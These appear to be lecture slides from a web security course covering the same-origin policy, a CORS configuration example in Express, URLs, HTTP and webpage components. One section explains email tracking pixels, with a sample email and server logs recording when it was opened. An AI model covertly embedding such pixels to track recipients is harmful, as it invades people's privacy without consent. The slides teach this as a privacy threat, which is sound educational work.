http://toon.cs161.org	http://cs161.org	No. Domain mismatch toon.cs161.org $\neq$ cs161.org
http://toon.cs161.org	http://toon.cs161.org:8000	No. Port mismatch 80 $\neq$ 8000

Same-Origin Policy

CSE 405

- Cross-Origin Resource Sharing (CORS)
 - A security mechanism implemented by web browsers that controls which websites are allowed to access resources in the server from a different origin

```
const express = require('express');
const cors = require('cors');
const app = express();

// Enable CORS for all origins
app.use(cors());

// Enable CORS for a specific origin
app.use(cors({
  origin: 'http://example.com'
}));

// Enable CORS for multiple origins
app.use(cors({
  origin: ['http://example.com', 'http://localhost:3000']
}));
```

Same-Origin Policy

- Webpages from different origins cannot interact with each other
 - Example: If **cs161.org** embeds **google.com**, the inner frame cannot interact with the outer frame, and the outer frame cannot interact with the inner frame
- Exception: JavaScript runs with the origin of the page that loads it
 - Example: If **cs161.org** fetches JavaScript from **google.com**, the JavaScript has the origin of **cs161.org**
 - Intuition: **cs161.org** has “copy-pasted” JavaScript onto its webpage
- Exception: webpages can fetch and display images from other origins
 - However, Javascript in the webpage only knows about the image's size and dimensions (cannot actually manipulate the image)
- Exception: Websites can agree to allow some limited sharing
 - Cross-origin resource sharing (CORS)
 - The **postMessage** function in JavaScript

Privacy Invasion

Tracking Pixel

CSE 405

- When you send an email to someone, you can't see when they opened it.
- A 1×1 invisible image embedded in HTML emails to detect when and where the email is opened.
- How it works:
 - ``
 - You embed this HTML in your email.
 - When the target user opens this email, their browser email client loads this image.
 - Request hits your server.

☐ ★ Professor Mallory

Update Regarding Your Thesis - Hey, can you provide me an update on your thesis work?

```
INFO: 103.94.135.17:53955 - "GET /pixel.png HTTP/1.1" 200 OK
INFO: 74.125.209.68:43760 - "GET /pixel.png HTTP/1.1" 200 OK
INFO: 74.125.209.69:42229 - "GET /pixel.png HTTP/1.1" 200 OK
INFO: 74.125.209.67:44547 - "GET /pixel.png HTTP/1.1" 200 OK
```

URLs: Summary

- URL: A string that uniquely identifies one piece of data on the web
- Parts of a URL:
 - Protocol: Defines which Internet protocol to use to retrieve the data (e.g. HTTP or HTTPS)
 - Location: Defines which web server to contact
 - Can optionally contain a username or port
 - Path: Defines which file on the web server to fetch
 - Query (optional): Sends arguments in name-value pairs to the web server
 - Fragment (optional): Not sent to the web server, but used by the browser for processing
- Special characters should be URL escaped

HTTP: Summary

CSE 405

- HTTP: A protocol used to request and retrieve data from a web server
 - HTTPS: A secure version of HTTP
 - HTTP is a request-response protocol
- HTTP request
 - Method (GET or POST)
 - URL path and query parameters
 - Protocol
 - Data (only for POST requests)
- HTTP response
 - Protocol
 - Status code: A number indicating what happened with the request
 - Headers: Metadata about the response
 - Data

Parts of a Webpage: Summary

CSE 405

- **HTML:** A markup language to create structured documents
 - Create a link
 - Create a form
 - Embed an image
 - Embed another webpage (iframe or frame)
- **CSS:** A style sheet language for defining the appearance of webpages
 - As powerful as JavaScript if used maliciously!
- **JavaScript:** A programming language for running code in the web browser
 - JavaScript code runs in the web browser
 - Modify any part of the webpage (e.g. HTML or CSS)
 - Create pop-up messages
 - Make HTTP requests

Same-Origin Policy: Summary

- Rule enforced by the browser: Two websites with different origins cannot interact with each other
- Two webpages have the same origin *if and only if* the protocol, domain, and port of the URL all match exactly (string matching)
- Exceptions
 - JavaScript runs with the origin of the page that loads it
 - Webpages can fetch and display images from other origins
 - Websites can agree to allow some limited sharing